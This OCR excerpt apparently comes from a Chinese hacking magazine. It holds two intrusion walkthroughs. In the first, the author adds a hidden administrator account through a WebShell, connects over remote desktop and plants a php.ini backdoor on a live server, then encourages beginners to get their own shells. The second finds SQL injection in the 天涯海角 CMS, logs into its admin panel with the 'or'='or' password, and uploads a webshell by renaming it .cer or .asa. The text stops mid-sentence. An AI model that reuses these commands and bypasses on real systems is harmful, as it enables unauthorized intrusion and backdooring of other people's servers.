


图16




图17

提权之路

本以为提权会很辛苦呢，因为FTP为微软自带的，没有什么可利用的。PCAnywhere也没有安装，不能靠读取密码来获得系统权限。

直接在我的WebShell里面输入ipconfig，得到了如图18所示的结果，可以执行命令啊，那就试试输入"net user cnbird$ hacker/add & net localgroup administrators cnbird$/dd"，结果成功了，如图19所示。顺利地拿到了用户，原来服务器的Apache是以超级用户运行的。接下来的事情就好说了，直接用3389终端连接器连接到服务器上即可，如图20所示。




图18




图19





图20

最后，我安装了一个php.ini的超级后门，就是利用lanke一句话木马可以连接任意的服务器上的PHP文件。具体方法大家可以参考文章"PHP后门隐藏技术再探"(http://blog.sina.com.cn/u/484288c7010008d8)。

总结

还是那句话，入侵就象垒积木，只要平时不断的积累就可以在任何环境中拿到Webshell。本次的入侵方法很简单，只要是靠自己的运气。从SQL注入->无法拿到WebShell->google.cn搜索ewebeditor->用户和密码为默认->上传WebShell->系统权限加用户->php.ini后门。过程看着很复杂，其实很简单，希望这篇文章能够带领很多刚入门的朋友拿到自己的PHPShell。

适合读者：入侵爱好者
前置知识：ASP



从天涯海角整站漏洞到入侵黑客中国安全网

文/图 梦幻★剑客

现在国内大部分的黑客站点都比较安全，为什么安全呢？因为只要漏洞一出来，他们第一个就修补了，干这行的如果自己架设的网站都管不好，那还不颜面扫地才怪呢！等我们小菜去检测的时候，早就补好了，所以很多黑客技术爱好者一般都不去检测黑客站点，因为心中敬畏嘛。好了，废话不多说了，我们转入正题。

天涯海角漏洞分析

天涯海角系统在网络上使用的人还不少，界面不错，特受站长们的喜欢。在本地架设好IIS，浏览了一下，觉得真的不错，适合大多数站长们的需求，如图1 所示。




图1

我们首先看art.asp文件，它是前台的文章系统，很容易产生注入，结果一看就没有注入的可能了。从以下的关键代码可以看出来过滤得很好，不存在问题。

```
if request.querystring("cat_id")<>"" then
if not isInteger(request.querystring("cat_id")) then
founderr=true
errmsg=errmsg+"<br>"+"<li>非法的文章分类参数。"
end if
end if
if request("page")<>"" then
if not isInteger(request("page")) then
founderr=true
errmsg=errmsg+"<br>"+"<li>非法的文章分页参数。"
end if
end if
if request("keyword")<>"" then
if instr(request("keyword"),"'")>0 then
founderr=true
errmsg=errmsg+"<br>"+"<li>非法的文章搜索参数。"
end if
end if
```

大部分的变量都被integer函数过滤了，这个函数表示客户端的变量是整型的，我们注入输入的都是字符型的，所以注入是行不通的！但是一个文件不能注入，并不代表所有的文件都过滤得很安全。我们看代码的时候要用心的去看每个文件，终会有所收获的。最终，我在play.asp文件中发现变量存在问题，主要代码如下。

```
<%
sql="select * from dj where dj_id="&request.querystring("dj_id")&""
set rs=server.createobject("adodb.recordset")
rs.open sql,conn,1,1
……省略……
%>
```

变量dj_id直接从客户端取得，没有过滤就放到数据库中进行了查询，直接导致注入！但我在实际的操作中却遇到了困难，提交"http://localhost/tiany/play.asp?dj_id=3"返回了空白，不管变量的值是多少都这样。用工具注入也没有任何结果，提示不存在注入，但的确是有漏洞的，这样漏洞便成了鸡肋。后来看完了所有的文件，发现只有play.asp文件有漏洞，别的文件都没有任何的问题。正要放弃分析的时候，无意间试了一下后台，结果用万能密码"'or'='or'"竟然进去了，如图2所示。我想可能是程序员写程序的失误吧，前台过滤得那么好，怎么还存在这个漏洞！

既然存在这个低级的漏洞，那会不会存在上传漏洞呢？带着疑问点了下"添加文章"，发现是ewebeditor在线编辑器，汗，存在这个东西，WebShell唾手可得了。我很自信地上传了图片木马，路径如图3 所示。

在IE中输入http://localhost/tiany/ewebeditor/admin_login.asp，结果返回找不到网页。晕，删除链接了，如果没有数据库备份，这下还真地拿不到

WebShell了。结果不出所料，没有数据库备份功能！正在失望之际，又看到一处可以上传的地方，系统有个图片管理，里面可以上传图片。开始我尝试上传ASP格式，返回了错误，上传cer格式则成功了，如图4所示，再尝试asa格式也成功了。带着激动的心情看了一下源文件，找到了马儿的地址，成

